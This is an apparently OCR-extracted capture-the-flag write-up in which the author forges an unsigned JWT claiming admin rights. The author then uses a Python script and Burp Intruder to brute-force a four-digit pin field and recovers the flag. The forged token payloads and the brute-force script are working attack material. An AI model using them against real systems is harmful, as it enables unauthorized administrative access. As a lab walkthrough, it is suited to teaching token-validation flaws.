

Browse the address



Check cookies.


Looks like it is jwt token




Paste the token in https://jwt.io/

We got a username.

After doing a directory bruteforce I found this directory.




It says I have to provide a key called is_admin to be admin




Let's do it


Copy the token and put it in the browser



Lets change our username to admin




Lets add a flag key



PAYLOAD: DATA


```
{
  "user": "admin",
  "is_admin": true,
  "flag": true
}
```



Let's add a pin number.

PAYLOAD: DATA

```
{
  "user": "admin",
  "is_admin": true,
  "flag": true,
  "pin":"1234"
}
```




Now we need to bruteforce the pin number, we need a script to generate wordlist from 0000 to 9999 and a script to generate a jwt with every pin number.

I used this script to do both


```python
import jwt


for pin in range(10000):
    # Format the pin with leading zeros to ensure it's always 4 digits
    formatted_pin = '{:04d}'.format(pin)
    encoded_data = jwt.encode(payload={"user": "admin", "is_admin": True, "flag": True, "pin": formatted_pin}, key='', algorithm="HS256")
    print(encoded_data)
```

```
root@kali:~/cyberedu# head jwt_tokens
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwMCJ9.4zMdaBvNAg1wecSgndEwGH-KCulyQnvFxmGjCz0P7vE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwMSJ9._z8NvN1g76HjnH166gc6aV6LOEo3dfWVC4yZ8pVa-Ik
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwMiJ9.Be6g07GgzYsC7pWsll4MGr17-AkqaEPd4M7tshN-T7w
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwMyJ9.POiTC6oEphUaNT2bhtOmMSbPF0X-rcteWcnUXKUgA4U
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwNCJ9.BJSh4RLPjZwJV7ho7NBfetLLVvHlI-J6JwSS5lvUDOk
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwNSJ9.fglAYGKZRtQKsVSItSq1tTI8SLLZkKRXSt_G_WGR2GY
```


Using burp intruder we can try all these jwt tokens



Make sure to unmark the url encoding in intruder.




All length are 177 except this one lets see it



Timeout	Length
	196
	177

And the flag



Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 date: Tue, 26 Mar 2024 03:29:33 GMT
3 server: uvicorn
4 content-length: 71
5 content-type: application/json
6
7 "CTF{2965f7e9fcc77fff2bd869db984df8371845d6781edb382cc34536904207a53d}"
```